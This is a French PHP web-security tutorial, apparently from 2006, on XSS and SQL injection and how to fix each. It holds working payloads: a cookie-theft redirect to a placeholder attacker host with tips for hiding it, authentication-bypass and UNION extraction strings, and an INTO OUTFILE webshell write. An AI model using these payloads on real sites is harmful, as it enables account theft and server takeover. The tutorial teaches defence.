Webhacking: les failles php

Tuto by 0k4pix ©

0k4pix@gmail.com
http://0k4pix.noprobz.be

Création le 11avril 2006
Dernière modif. le 16 août 2006

Avant propos
J'ai écrit ce tuto afin que les webmasters se rendent compte des risques qu'ils peuvent prendre en sécurisant mal leurs scripts. Beaucoup de webmasters ne sont pas au courant des techniques de hack qui pourraient leur être fatal. J'invite grandement les webmasters qui débutent à lire ce tuto et surtout de tester les différentes failles sur leurs scripts afin qu'ils n'aient pas de mauvaises surprises après le passage d'un petit c** qui défacerait leur site.

Si vous trouvé une faille sur un site, soyez sympa, au lieu de tout défacer, pensez plutôt à envoyer un mail au webmaster pour lui expliquer son erreur. Si celui-ci est compréhensif, il vous remerciera.
En aucun cas, je ne pourrais être tenu responsable de vos actes après la lecture de ce tuto. Que chaque un assume ce qu'il fait :)
Sachez aussi que vous risquez de lourdes peines lors de l'intrusion et/ou la destruction d'un système. Ne vous croyez pas invulnérable derrière votre pc, la plupart de vos actions, votre ip... sont loguées afin de vous identifier en cas de problème.
Si on veut vraiment vous retrouvez, on vous trouvera...

Dans ce tuto je vous parlerais de tout ce qui tourne autour des failles php, de leurs exploitation et bien sûr leurs sécurisations.
Je vais essayer de faire un tuto le plus complet possible (c-a-d ne pas s'arrêter à la faille de base, mais montrer leurs autres exploitations bien plus hostiles). Bien évidemment, il existe des failles en abondance, c'est pourquoi je ne m'atarderais que sur les plus connues.

Pour les gens de mauvaise langue, qui passent leur temps à critiquer les tutos des autres, je leur dirais qu'il n'y a pas 15 façons de cuire un oeuf et donc que ce tuto ressemblera à beaucoup d'autre tuto, et sans pour autant avoir été copié. Et que si il n'aime pas mon travail, ils sont libre de ne pas le lire.

Le tuto se déroulera comme ceci:
- Explication théorique d'une faille

- Exploitation de la faille
- Protection de la faille

Le serveur de test est un serveur Apache (php 5.0.4) – MYSQL (4.1.12) tournant sur Win2000 Server.
Directives php spécialles: register_global ON, magic_quotes ON, display_errors ON E_ALL, file_uploads ON, safe_mode OFF.

Codes des couleurs:
- en vert les commentaires
- en rouge les entrées ou sorties des scripts
- en bleu les instructions de bases (php/mysql)
- **en gras pour attirer l'attention**

Pour commencer, il ne faut pas forcément être un acharné du php/mysql pour suivre ce tuto, mais quelques notions sont quand même requises (html, javascript, php (forcement) avec SQL, batch). En cas de doute, d'incompréhension, n'hésitez pas à aller jeter un oeil sur www.phpdebutant.org ou sur www.google.com.

Pour suivre corrrectement ce cours, il est préférable de télécharger cette archive (24.6Mo) :
Celle-ci contient des petits utilitaires que nous utiliserons, mais également des scripts de test. Lien

Bonne lecture.

Table des matières

0) Introduction


Les services de forums, livre d'or, espace admin ... utilisent des scripts dans des langages évolués qui s'exécutent du côté serveur (languages interpretés). C'est-à-dire que, contrairement aux javascripts qui sont côté client, ces derniers s'exécutent sur le site que vous visitez. Vous ne recevez jamais que le résultat en html lorsque vous visitez une page php, asp, cgi... C'est pour ça qu'on ne peut pas lire la source php (sinon ce serait trop facile).
Les failles php s'exploitent sur des erreurs de programmation due à l'inattention ou la méconnaissance du programmeur mais également dans certaines fonctions php. Beaucoup de webmasters vont coder leurs scripts, les tester et s'ils fonctionnent, ne se soucieront pas des risques qu'ils peuvent prendre. Par exemple, en ne filtrant pas les variables car la plupart des failles viennent du fait qu'elles ne sont pas filtrées (ou pas correctement).

Durant tout le tuto nous nous servirons des erreurs éventuelles renvoyées par l'interpréteur php (à savoir que celle-ci ne sont pas forcement affichées, voir directive display_error dans le php.ini).

1) Récupérer des infos


Avant de directement nous lancer sur une cible, il est important d'analyser au maximum celle-ci.
Par exemple la version php utilisée, la version apache, les configurations du serveur...
Déjà récupérer l'ip du serveur.

Dans dos: *ping -a victime.com*



On récupère l'ip (216.239.59.104).

Des infos sur le serveur apache:
Dans dos: telnet >> open victime.com 80
Ensuite taper HEAD \index.php HTTP 1.1 puis 2fois enter.



Voilà, on a la version apache qui tourne sur un serveur Windows, et on a également la version de php. (A savoir que ces informations ne sont pas forcément dévoilées).

Grâce au phpinfo, on peut déjà savoir si certaines directives sont activées ou non (comme les magic_quotes, l'upload de fichier, register_globals...).
Ces renseignements sont enregistrés dans le php.ini. Une version consultable peut être visualisée suivant les hébergeurs (ou forcer l'affichage par `<?php phpinfo(); ?>`).

Une info qui serait pas mal, ce serait de déterminer le chemin du répertoire web sur le serveur.
On peut provoquer des erreurs pour faire afficher le path en modifiant des variables.
Exemple (pris au hasard sur internet):

Warning: imagejpeg(): Unable to open 'files/thumbs/tse.jpg' for writing in /data/members/free/fr/f/o/r/votreforum/htdocs/attach_mod/includes/functions_thumbs.php on line 203
Et bien on en sait désormais un peu plus sur l'arborescence du serveur. Cette "faille" s'appele **Faille path disclosure**.

Et les failles, où les chercher? Et bien déjà, visionnez les sources du site, on y trouve beaucoup d'infos (les hiddens, les posts, les url, les cookies...) qui nous mettrons sur une voie afin de savoir quelle faille faille tester.

2) Les filtres

Le but d'un filtre va être de filtrer la variable (sans déconner :p). Généralement, ils vont convertir leurs entrées par leurs équivalents ascii et interdire ou modifier certains de celle-ci par mesure de sécurité.
Il existe différents types de filtres:

a) Les fonctions php
Il existe plusieurs fonctions qui filtrent les variables, les plus connues sont: *htmlentities()*, *htmlspecialchars()*, *addslashes()*, *strip_tags()* ...

Ces fonctions ne peuvent pas être bypasser, mais heureusement pour nous et malheureusement pour les webmasters, la fonction *str_replace()* peut l'être.
Imaginons le code suivant:

```
$var=str_replace("<script>","",$var); //Ceci est une fausse sécurité
```

La fonction *str_replace()* est case sensitive, c-à-d qu'elle tient compte des majuscules et des espaces.
Donc si on envoie: <Script>alert("hack")</script >, le *str_replace()* ne servira a rien :)
On peut également envoyé <sc<script>ript>alert("hack")</sc<script>ript>

Le str_replace() va effacer le mot <script> ce qui nous donnera: <script>alert("hack")</script> ce qui bypass encore la protection.

Autre cas:

```
$var=str_replace("<script>","&#60;script&#62;",$var);  //plus proche de la réalité
```

Ici le caractère interdit va être remplacé par son équivalant html. Mais on peut bypasser ça si on envoie:
<script/*<script>*/>alert("hack")</script> (attention à ne pas couper le mot SCRIPT, mettez les commentaires directement avant ou après les < >)
<script> va être remplacé, mais on l'a mit en commentaire.
Ce qui donne: <script/*<script>*/>alert("hack")</script>.

Protection:

```
$dede=str_replace("<","&#60;",$dede);
$dede=str_replace(">","&#62;",$dede);
```

Dans ce cas, on ne saurait pas échapper au remplacement des caractères < et > par leurs équivalents html. Mais le mieux et le plus sûr est d'utiliser les fonction php comme *htmlentities()* ou encore *htmlspecialchars()*.

b) Le filtre javascript
J'en vois déjà qui vont sourire mais il y a de quoi.
Certains webmasters créent leurs filtres en javascript. Ils testent leurs filtres, et en effet ils fonctionnent comme il le souhaite. Seulement voilà, on peut très bien recréer le formulaire sur notre machine en enlevant la vérification du javascript (ou tout simplement en désactivant le javascript dans le browser web).

Protection:
Le javascript doit être banni pour la vérification des entrées. Rien ne vous empêche de faire une petite alerte pour prévenir l'utilisateur pour une meilleure convivialité mais en aucun cas ne faites les vérifications avec les du javascript.

c) La configurations du php.ini
Certaines configurations peuvent (théoriquement) bloquer/sécuriser certaines entrées.

- magic_quotes remplacera les quotes dans les requêtes envoyées par des \'
- display_errors affichera les erreurs dans les scripts
- file_uploads permettra l'upload de fichier sur le serveur
- safe_mode est le mode de sécurité de PHP plus d'info: http://webdocs.math.univ-rennes1.fr/php/fr/features.safe-mode.htm
- register_globals acceptera toute créations de variable en get ou post.
- ...

d) Les différents codages
Tous les caractères peuvent s'écrire avec des codages différents et suivant certains filtres, certains codages passent et d'autre non. Voici les codages les plus courament utilisés.

Encoding Type	**Encoded Variant of '<'**
URL Encoding	%3C

HTML Entity 1	<
HTML Entity 2	&lt
HTML Entity 3	&LT;
HTML Entity 4	&LT
Decimal Encoding 1	&#60;
Decimal Encoding 2	&#060;
Decimal Encoding 3	&#0060;
Hex Encoding 1	&#x3c;
Hex Encoding 2	&#x03c;
Hex Encoding 3	&#X3c
Unicode	16#16u003c

Note: Pour ceux que ça intéresse, voici un site avec d'innombrables parades pour tromper les filtres: http://ha.ckers.org/xss.html

3) Faille URL

Explication
Nous allons commencer par la faille la plus simple, qui nous servira pendant tout ce tuto.
En fait php utilise des variables qui peuvent lui être transmise en GET ou en POST ou grâce aux cookies.

Suivant les directives dans le php.ini, register_global est à on ou off. Si elle est a On, cela signifie qu'on peut fournir à un script autant de variable que l'on veut (et même qu'il n'utilise pas).
En GET, il suffit de les déclarer dans l'appel du script.
Exemple: http://www.xxx.com/monscript.php?var1=caca&var2=4
Php va donc déclarer et assigner ces 2variables.
Et voici comment elles sont récupérées: `$varintermediaire=$_GET['var1'];`

EN POST, comme sont nom l'indique, c'est lorsqu'on post (submit) des variables depuis un formulaire.

```
<form action="monscript.php" method="POST">
<input type="hidden" name="var1" value="caca">
<input type="hidden" name="var2" value="4">
<input type="submit" value="Envoyer">
</form>
```

Dans certain cas, l'utilisation des POST sont inévitables, car le script php récupère la valeur de cette manière: `$varintermediaire=$_POST['var1'];`

Voila maintenant qu'on sait comment sont transmises les variables, et qu'on peut forcer leurs déclarations ainsi que leurs affections, on va pouvoir commencer.

Exploitation
On imagine le script suivant:

```php
<?php
if($droits=="admin")
{
	echo "PANNEL ADMIN";
}
else
{
	echo "PANNEL USER";
}
?>
```

On suppose que la variable $droits reçoit la valeur admin lorsque celui-ci c'est correctement authentifié.
Lorsqu'on ce promène sur le site, on voit dans la barre d'adresse:
http://www.xxx.com/monscript.php?droits=user
Et si on force la variable droits à admin?
http://www.xxx.com/monscript.php?droits=admin
Et nous voila dans le panel admin, dur n'est-ce pas? ;)

Pour les post, si l'on souhaite modifier des variables, nous allons devoir recréer le formulaire sur notre machine, mais il faudra modifier l'attribut action dans le <form> étant donné que l'url du script est une url relative.
Ce qui nous donne:

```
<form action="http://www.xxx.com/paneladmin.php" method="POST">
<input type="hidden" name="droits" value="user">
<input type="submit" value="Envoyer">
</form>
```

Comme vous vous en serez douté, on va changer la valeur de la variable droits par admin.

Ces 2techniques sont la base de l'exploitation des failles. Il est fort rare de trouver des failles de ce genre. (Et encore dans certains site de votes, on peut forcer la note :p).

Protection
Le plus simple est de mettre register_global à off. Dans certain cas, l'initialisation de variable à NULL ou 0 peut boucher une potentielle faille. Dans le cas des POST, il est très difficile d'être certain que le formulaire est bien du site, même en vérifiant le referrer, car celui-ci peut également être falsifié en modifiant les requêtes mais nous y reviendrons plus tard.

4) Les XSS


Explication:
XSS (Cross Site Scripting) permet l'injection de code html-javaScript dans un script PHP, en exploitant des variables mal protégées.

4.1 Xss non-permanente


Commençons avec une faille très simple.
Non-permanent signifie que le code malicieux mis dans la variable n'est pas enregistrée dans une bdd (base de donnée pour ceux qui n'aurait pas comprit), ni dans un fichier.
Imaginons un script php tout simple: Inscription à un espace membre.
Si on entre par exemple un email non-conforme, on obtient:
http://www.xxx.com/index.php?page=inscription&error=**Votre+email+est+incorrect**

Nous allons voir si les variables sont filtrées. Pour ça, on envoie un code html ou javascript.
http://www.xxx.com/index.php?page=inscription&error=**Bonjour**
Si le script nous affiche Bonjour, c'est que la variable est filtrée sinon il affichera Bonjour en gras.

Admettons que la variable n'est pas filtrée. On pourrait déjà afficher une alert: http://www.xxx.com/index.php?page=inscription&error=**<script>alert('Faille XSS non-permanent')</script>**.
Ce qui nous affichera une petite alerte.



Certains éléments du vbscript peuvent en effet être exécutés grâce à un css.
Essayez par exemple :
http://www.xxx.com/index.php?page=inscription&error=**<script%20language="vbscript">msgbox "Faille XSS non-permanentvbscript"</script>**



4.2 La xss permanente

Cette faille existe aussi dans les formulaires (pour enregistrer un message dans un livre d'or par exemple).
Il suffit donc de mettre le code javascript dans un des champs que le script php affiche (ex: le message).
Dans ce cas la XSS sera permanente car le code que l'on aura tapé sera enregistré dans la bdd et s'affichera à chaque fois qu'on appellera la page.

Exploitation:
Une alerte javascript c'est bien beau, mais ça ennuie tout le monde et ça n'a aucun intérêt pour nous. Cette faille peut être bien plus dangereuse que ça. Beaucoup de webmail en ont fait les frais (Caramail, Msn, Yahoo...).
Les failles xss permettent d'exécuter tous les codes javascript, et entre autre celui qui affiche le cookie et même se le faire envoyer ou les stocker. On va donc combiner la faille xss avec la faille cookie qui a pour but de récupérer le cookie d'un utilisateur.
Pour ceux qui ne saurait pas ce qu'est un cookie, c'est un petit .txt qui contient des informations (variables) de l'utilisateur. Un cookie a une durée de vie déterminée et une taille fixée a 4ko maximum.
Beaucoup de forums stockent leurs pass dans des cookies soit en crypté soit en clair (si si ça arrive).

Vous dites au webmaster de se rendre sur son livre d'or en lui donnant l'url modifiée car il y a une erreur (encoder l'url que vous lui donnerez car sinon il risque de capter) et paf, vous avez son cookie.

Pour récupérer le cookie, il faudra rediriger la victime sur une page php qui enregistrera ou enverra par mail le cookie.

<img src="xxx.jpg" onerror="window.location='http://www.pirate.com/recup.php?cookie='+document.cookie;">
Ce code html combiné avec du javascript redirige le visiteur si l'image n'existe pas.
On a donc la valeur du cookie dans la variable cookie maintenant on fait ce qu'on veut avec.

Que mettre sur la page recup.php? Bien vous pourriez le déduire vous même. Il faut récupérer la valeur de la variable cookie et l'enregistrer dans un .txt ou vous l'envoyer par mail (je ne donne pas ces codes, il existe assez de site qui explique comment faire). Mais comme je suis gentil, je vous donne une astuce pour que le webmaster ne se rende pas compte du hack, car comme nous l'avons vu, le script ouvre une page automatiquement.

Cette technique est tout à fait invisible et très courte dans la source de la page.
Il suffit de mettre une iframe.
<IFRAME SRC="http://votresite/redirect.htm" width="0" height="0"></IFRAME> (légèrement visible sous Firefox car l'iframe prend par défaut une taille de 1*1)


Sur la page redirect.htm, vous mettez un javascript pour rediriger la victime sur recup.php?cookie=document.cookie

Nous avons enfin récupéré le cookie :)

Qu'en faire?
S'il ressemble à ça : login=admin;password=dede, c'est facile, on a tout de suite compris que le login est "admin" et le mot de passe "dede".
Il suffit donc se connecter au site victime avec ces identifiants. (Bien sûr, nous n'aurons l'accès admin que si nous avons chopé le cookie d'un admin).
Si le cookie est crypté, on peut peut-être quand même l'utiliser !
Cookie récupérer: sessid=ze541dfgfd5g4dfgdg1df2gffdgdf5g4dfg;login=sdf4564sdfdf2
On a donc nos 3 variables: le sessid (pour les sessions, on en reparlera plus tard), le login.
Et bien il suffit de reconstituer ce cookie sur notre ordi !
Voici comment faire : on ouvre notre navigateur, et on tape dans la barre d'adresse
javascript:alert(document.cookie="sessid=ze541dfgfd5g4dfgdg1df2gffdgdf5g4dfg;login=sdf4564sdfdf2") et [enter]

Et voilà ! il suffit d'aller sur le site victime, et nous serrons automatiquement connecté !
Vous pouvez également utiliser un programme qui injectera le cookie dans la page genre Hkit ou Cookie Explorer.

Voici un petit shéma pour vous aider à compendre la XSS permanente.



Petite complication:
On imagine le script suivant:

```
<?php
echo '<input type="text" name="pseudo" value="'.$pseudo.'">';
?>
```

Si on essaie d'afficher le cookie en envoyant
$pseudo=<script>alert(document.cookie);</script>

On obtient comme ligne:
<input type="text" name="pseudo" value="<script>alert(document.cookie)</script>">.

Ce qui n'affiche le code javascript dans le input.
Pour afficher le cookie, on doit fermer l'attribut value=" donc on injecte plutôt $dede = "><script>alert(document.cookie);</script>

Ce qui nous donne:
<input type="text" name="dede" value=""><script>alert(document.cookie)</script>">

Note: Pour ceux que ça intéresse, voici un site avec d'innombrables parades pour tromper les filtres: http://ha.ckers.org/xss.html

Protection:
Rien de bien compliqué, il suffit de filtrer les variables avec la fonction *htmlspecialchars()*. Cette fonction va remplacer <, >, &, ' et " par leur équivalant html.

```
$variable=htmlspecialchars($variable);
```

5) Injection SQL

Explication:
Lorsqu'une page php communique avec la base de donnée pour afficher, ajouter, modifier, supprimer une donnée, une/plusieurs requête(s) sql est/sont construit et est/sont envoyée à la base de donnée SQL. Le but de l'injection sql va être de modifier la requête afin d'accéder au compte admin, d'afficher le login et le pass, enregistrer un membre avec les droits admin ...
La requête va être modifiée grâce à des valeurs non filtrées entrées par l'attaquant.
A savoir que nous ne connaissons pas l'architecture de la base de donnée, ni la requête qui est envoyée.
Ce qu'il faudrait c'est provoquer des erreurs pour espérer que le mysql_error() nous dévoile le nom des tables et un bout de la requête envoyée.

Nous traiterons 2 types d'injections avec un select, l'une, nécessitant que les magic_quotes du php.ini soient désactivées, l'autre, plus dangereuse, fonctionnera sur tous types de configurations. Le but sera le même : récupérer les login et passwords ou bypasser l'identification.
La 3eme injection portera sur l'update où le but sera de modifier un pass admin ou encore modifier les droits d'un user.

5.1 Injection sql de base

Nous allons simuler une attaque, c'est-à-dire comme si nous avions pas le code php sous les yeux.
Le script de test est **injectionsql.php**
Pour vérifier la présence de la faille, on va injecter dans login 'login et dans pass "pass si on obtient un message d'erreur, c'est que les quotes (' ou ") passent sans être bloquées.
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'login' and pass='"pass'' at line 1
Les magic_quotes sont désactivées et on obtient un bout de la requête :)

On va construire une requête qui permettra de nous connecter sans avoir le login, ni le pass.
Requête de base:

```
$sql="select * from admin where login='$login' and pass='$pass'";
```

Il faudrait qu'on puisse vérifier la condition pour accéder à l'espace admin

```
$req="select * from admin where login='' OR 'X'='X' and pass='' OR 'X'='X' ";
```

En français: il sélectionne tout les champs de la table admin où le login est NULL OU 'X'='X' (condition tjrs vérifiée)

ET le login est NULL OU 'X'='X'

Il faut donc insérer ce login: ' OR 'X'='X et la même chose pour le pass.
La syntaxe de la requête est correcte, et le résulat est celui qu'on voulait obtenir car nous sommes admin :)

Voici quelques expressions toujours vérifiée:
SELECT * FROM table WHERE 1=1
SELECT * FROM table WHERE 'X'='X'
SELECT * FROM table WHERE NULL IS NULL
...

5.2 Utilisation des commentaires

Maintenant je vais vous montrer encore d'autres requêtes qu'on pourrait injecter grâce aux commentaires (de php et du sql)
L'utilisation des commentaires est très importante pour pouvoir "éffacer" ce qui se trouve derrière la dernière variable entrée.

LOGIN: okapix'/*
PASS: */OR 'X' = 'X

```
$req="select * from admin where login='okapix'/*' and pass='*/OR 'X'='X' ";
```

/* en php signifie commentaire et ce ferme par */
Analyse: De cette façon, on doit connaitre le login (pratique pour accéder à un compte choisis)
Note: On n'est pas obligé de fermer le commentaire par */, on peut donc mettre ce qu'on veut dans le champs pass.

LOGIN: okapix'#
PASS: ce qu'on veut (mais pas vide)

```
$req="select * from admin where login='okapix'#' and pass='' ";
```

signifie que tout ce qui se trouve après # sera en commentaire pour mysql. Avec Microsoft SQL Server se sera --.

5.3 UNION

Maintenant imaginons que l'on souhaite afficher le contenu d'un champs quelque soit la table.
Nous savons, que lorsqu'on entre dans l'espace admin, il affiche le login de l'admin.
On pourrait par exemple modifier la requête pour qu'au lieu d'afficher le login, il affiche le pass.

Dans ce cas, il va falloir utiliser la clause UNION qui permet de joindre dans le mysql_query(); une deuxième sélection, comme celle de login et pass de la table admin ;)
Mais attention, la clause UNION ne s'applique que pour des tables Union-compatibles, c-à-d des tables ayant le même nombre de champs et des champs de même types (int, varchar...).
En gros, voici une union:

```
$sql="select login,pass from admin where login='' UNION SELECT login,pass from admin/*' and pass='$pass' ";
```

Il faut déterminer le nombre de champs du premier select, pour cela on se sert de l'erreur renvoyée :

' UNION SELECT 0 from admin/*=> Erreur SQL :The used SELECT statements have a different number of columns

' UNION SELECT 0,0 from admin/*=> On rentre dans l'espace admin et on obtient Bonjour l'admin 0
=>Nous savons désormais que la table admin contient 2 champs.
Pour ne pas risquer d'avoir un problème de type, on envoi 0 qui retournera systématiquement 0.

Ainsi vous testerez la position du champs souhaité (en supposant que le champs contenant les pass s'appelle pass).
Il ne faut pas chercher midi à quatorze heure, le nom du champs contenant le pass est généralement passwd, pass, password, passwd, motdepasse, mot_de_passe, mdp ...

' UNION SELECT 0,pass from admin/* => On dirait que c'est la requête de base.
' UNION SELECT pass,0 from admin/* => On récupère comme pass: dede.
Login= okapix et pass= dede :)

5.4 OUTFILE

Mais cette faille est encore bien plus puissante, il est possible d'exporter la liste de résultat du select.
La fonction INTO OUTFILE écrira (par défaut) dans le dossier lib\mysql\nomdelatable le fichier contenant la sortie du select.
(Attention à bien replacer le fichier dans le répertoire www, sans quoi vous ne pourrez le consulter)
Il faut également les droits des fichiers.

Exemple:

```
$sql="select login,pass from admin INTO OUTFILE 'path/file.txt' ";
```

Imaginons un login contenant ' OR 'X'='X' INTO OUTFILE '../../www/file.txt'#
Ce qui donne comme requête:

```
$sql="select login,pass from admin where login='' OR 'X'='X' INTO OUTFILE '../../www/file.txt'#' and pass='$pass'
";
```

On a pas le bon pass, mais mtn on va à la racine du serveur rechercher le fichier file.txt
okapix dede
dino maso

Voici ce que le select a sortit :) On a directement le login et le pass.
Mais on peut aller encore bien plus loin...

Imaginons que un des champs du select soit un code php, et que l'on sorte les resultats du select dans file.php !!!
Pour effectuer cette action, il faudra de nouveau faire une union, forcer la valeur d'un champs, et sortir le résultat du select.
login: ' UNION SELECT "<?php @include($var);?>","0" from admin INTO OUTFILE '../../www/file.php'#
Le code php sera enregistré dans file.php, il nous suffira de le consulter et de modifier $var par une backdoor.
Attention, n'oubliez pas que le type doit être compatible, donc mettez bien le code php dans un champs de type texte.

5.5 UPDATE

L'update comme son nom l'indique permet de modifier une donnée dans un champs.
Il serait assez sympathique de modifer nos droits d'accès à certaines sous-parties d'un forum, ou encore modifier le pass d'un des admins par le notre :p.
Le script de test est **injectionsql2.php**

On vérifie la présence de la faille. login='"login, pass='"pass et email='"email.
Huuuummm la belle erreur:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'email' where login='okapix'' at line 1
Grâce à ça nous savons que la requête se termine par where login="okapix". (okapix car nous somme dans l'administration de notre profil (généralement c'est en fonction de l'id).

Ce qu'il faudrait c'est modifier la requête pour changer le where login="okapix" en where login="admin".
Pour ça rien de plus facile. Imaginons d'abord la requête qui pourrait se trouver derrière (pour déduire les noms de variables, regardez le nom des <input> car c'est souvent les même :p)

```
$req="update latable set mdp='$mdp',email='$email' where login='okapix'";
```

Pour modifier le pass de l'admin, voici la requête à faire

```
$req="update latable set mdp='notrepass',email='' where login='admin'# ' where
login='okapix' ";
```

Ce qui donne:
mdp= nouveaupass
email= ' where login='admin'#

Bingo ça marche ;)

Mtn pour nous mettre admin. Attention dans ce cas, il va falloir connaitre le nom du champs (accès, droits, user_level, level...)

```
$req="update latable set mdp='$mdp',email='',acces='5' where login='okapix'";
```

Ce qui donne:
mdp= nouveaupass
email= ',acces='5

5.6 LIMIT magic_quote on

Dans la partie précédente, nous avons eu recours au caractère quote ' ou ". Ces derniers sont très souvent "backslashé" c'est à dire que PHP les transforme (grâce au magic_quotes activées) en \" ou \', ce qui le rend innoffensif, et sans ce caractère, l'injection est impossible !

Regardez un peu le script **injectionsql3.php**
D'après nos connaissances personnelles en SQL, on sait que $debut est la première variable de la clause LIMIT, qui est sous la forme :

```
$sql="Select * from membre LIMIT $debut,$fin";
```

Cette clause LIMIT ne nécessite aucunes quotes pour délimiter les limites. L'exploitation est strictement la même.
$fin est souvent calculé suivant le nombre de messages afficher par page ($fin=$debut+$nbrmessagesparpages).

Donc pour peu que la variable $debut ne soit pas filtrée, on peut faire afficher ce qu'on veut.
Imaginons une requête pour qu'on puisse récupérer le login et le pass.

On ne connait pas le nombre de champs. Donc nous ferons les test habituelles.

Composons la requête avec UNION:

```
$sql="select * from messages limit 0,150 UNION SELECT login,pass,0,0,0,0,0,0 FROM admin/*,$fin";
```

Pour avoir le login
debut=0,150 UNION SELECT 0,login,pass,0,0,0,0,0 FROM admin /*

Il suffit ensuite d'aller voir les derniers messages. On otbient Pseudo: okapix et dino.
Et maintenant si on affichait le pass :)
On décale l'affichage d'un champs
0,150 UNION SELECT login,pass,0,0,0,0,0,0 FROM admin /*

On obtient Pseudo: dede et maso.
Et voila, on a obtenu ce qu'on cherchait.

Cette injection n'utilise aucunes quotes, et sera donc utilisable sur n'importe quelle configuration ;).

Protection:
Pour les 2 premiers cas, vous vous rappelez que l'exploitation n'est possible que si les magic_quotes sont désactivées, on va donc créer une petite fonction qui va vérifier si les magic_quotes sont activée ou non dans la configuration PHP, et si elles ne le sont pas, on va appliquer *addslashes()* sur la variable.

```
//Script by Romano
function secur($var)
{
        if(get_magic_quotes_gpc()==0)
        {
                $var=addslashes($var);
        }
return($var);
}
```

Pour le second cas, l'utilisation de addslashes ne sécurise nullement la variable, vu que l'on n'utilise pas de quotes !
Mais, on sait que la variable $debut ne contient normalement que des valeurs numérique, on peut donc imaginer :
La fonction i*ntval()* indique que la variable ne peut contenir que des valeurs numérique, le cas échéant, elle attribue automatiquement la valeur 0, ce qui nous simplifie encore les choses.
Pour sécuriser notre script, il faut donc sécuriser le champs de cette façon:

```
$debut=intval($debut);
```

5.7 NULL Authentification

Vous vous demandez certainement ce que signifie cette faille ! Et bien tout simplement, sur certains scripts PHP, qui ne contrôle pas si les champs login/password sont NULL, l'authentification peut être bypassée !
Une requête du type : `SELECT * From user WHERE login="$login" AND password="$password"`
renverra `Select * from login="" AND password=""`. Et cette requête renvoi une valeur positive !
Comme quoi, il ne faut pas négliger le contrôle des champs vides, la fonction empty() est la pour sa !

6) La faille include

Explication:
La faille include vient de la fonction *include()* de php qui permet d'exécuter du php d'une autre page page php. Elle permet également d'inclure des pages html, ou du texte.
L'include la plus connue est au début de la plupart des pages php avec connection à une bddl.

```
include("config.php"); // config.php contient les variables avec les renseignements de connection à la base sql
```

Il faut avant tout savoir que la faille include est très très dangereuse, car avec une backdoor, on peut faire n'importe quoi... (éditer, supprimer, uploader, changer les chmod...)
Il existe 2 types d'include: l'include à distance et l'include local.

6.1 Include à distance

